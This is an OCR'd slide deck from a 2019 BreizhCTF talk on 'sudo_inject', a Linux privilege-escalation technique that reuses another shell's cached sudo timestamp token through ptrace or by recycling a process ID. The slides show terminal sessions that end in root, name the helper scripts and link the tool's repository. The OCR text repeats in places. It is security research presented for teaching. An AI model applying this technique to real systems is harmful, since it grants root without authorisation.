SUDO_INJECT

by @chaignc

Breizh2k19





chaignc @chaignc · 11 avr.

1 25

Tomorrow at @BreizhCTF I will be presenting a new technique to exploit sudo, #0day #linux #PrivilegeEscalation #exploit cc @_SaxX_ @kaluche_ @HexpressoCTF thx @HackAndDo for the debugging

Traduire le Tweet


 \bigcirc 3

```
$ sudo -i # no password required :)
# id
uid=0(root) gid=0(root) groups=0(root)
```

○ 69


@chaignc

Hexpresso





https://github.com/nongiach/sudo inject



Sudo Behavior

```
test@kali:/tmp$ sudo id
[sudo] password for test:
uid=0(root) gid=0(root) groups=0(root)
test@kali:/tmp$ sudo id
uid=0(root) gid=0(root) groups=0(root)
test@kali:/tmp$
```

Sudo token

```
root@kali:~/github/sudo_inject/extra_tools# ./tsdump -f /var/run/sudo/ts/test
position: 0
version: 2
size: 56
type: TS_LOCKEXCL
flags:
auth uid: 0
session ID: 0
position: 56
version: 2
size: 56
type: TS_TTY
flags:
auth uid: 1001
session ID: 3881
start time: Fri Apr 12 16:04:40 2019
time stamp: Fri Apr 12 16:09:47 2019
terminal: /dev/pts/2
```

sudo struct

```
struct timestamp entry {
   unsigned short version; /* version number */
   unsigned short size; /* entry size */
   unsigned short type; /* TS GLOBAL, TS TTY, TS PPID */
   unsigned short flags; /* TS DISABLED, TS ANYUID */
                    /* uid to authenticate as */
   uid t auth uid;
   pid t sid;
                         /* session ID associated with tty/pp:
   struct timespec start time; /* session/ppid start time */
   struct timespec ts; /* time stamp (CLOCK MONOTONIC) */
   union {
       dev t ttydev; /* tty device number */
       pid t ppid;
                          /* parent pid */
   } u;
 sudo, sudo0;
```

Sudo behavior

\$ whoami
tomate
\$ echo \$\$
1337
\$ sudo id -u
Password:
uid=0(root)

Sudo behavior

\$ whoami tomate \$ echo \$\$ 1337 \$ sudo id -u Password: uid=0(root) \$ sudo id —u uid=0(root)

First exploit

```
$ whoami
tomate
$ echo $$
1337
$ sudo id -u
Password:
uid=0(root)
$ sudo id —u
uid=0(root)
```

```
$ whoami
tomate
$ echo $$
4242
```

First exploit

```
$ whoami
tomate
$ echo $$
1337
$ sudo id -u
Password:
uid=0(root)
$ sudo id -u
uid=0(root)
```

\$ whoami tomate \$ echo \$\$ 4242 \$ sudo id -u **Password:**

First exploit

Ptrace

```
$ whoami
tomate
$ echo $$
1337
$ sudo id -u
Password:
uid=0(root)
$ sudo id -u
uid=0(root)
```

\$ whoami tomate \$ echo \$\$ 4242 \$ sudo id -u **Password:** \$./exploit.sh \$ sudo id uid=0(root)

Ptrace == LAME

```
$ whoami
tomate
$ echo $$
1337
$ sudo id -u
Password:
uid=0(root)
$ sudo id –u
uid=0(root)
```

```
$ whoami
                       $ kill –SIGTERM 1337
tomate
$ echo $$
1337
$ sudo id -u
               kill
Password:
uid=0(root)
$ sudo id —u
uid=0(root)
```

```
$ kill –SIGTERM 1337
```

```
$ kill –SIGTERM 1337
$./spawn_process_pid 1337
$ echo $$
1337
```

```
$ kill –SIGTERM 1337
$ ./spawn_process_pid 1337
$ echo $$
1337
$ sudo id
uid=0(root)
```

Warning

Not stable

Educational purpose only

Tools

- uftrace
- Itrace / strace
- gdb
- •grep / ag



SULCIO Suck it Up 'n Do as Ordered